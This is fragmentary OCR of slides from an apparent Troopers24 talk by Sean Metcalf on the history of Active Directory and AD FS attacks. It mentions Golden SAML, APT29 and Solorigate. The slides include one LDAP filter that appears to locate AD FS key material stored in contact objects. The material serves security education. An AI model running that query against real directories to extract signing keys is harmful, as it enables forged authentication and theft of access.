


Sean Metcalf | @PyroTek3 | sean@trimarcsecurity.com


Sean Metcalf

https://troopers.de/downloads/troopers24/TR24_A_Decade_of_Active_Directory_Attacks_VXS8WY.pdf

Golden SAML :(




Golden SAML :(



(&(thumbnailphoto=*)(objectClass=contact)(!(cn=CryptoPolicy)))

Golden SAML :(





The Financial Times
Biotech Sector Keeps Surging
THAT'S OLD NEWS.

AD FS MSSQL Configuration Store Compromise

APT29:
History of AD FS Attacks


All roads lead to Golden SAML

Solorigate Compromise

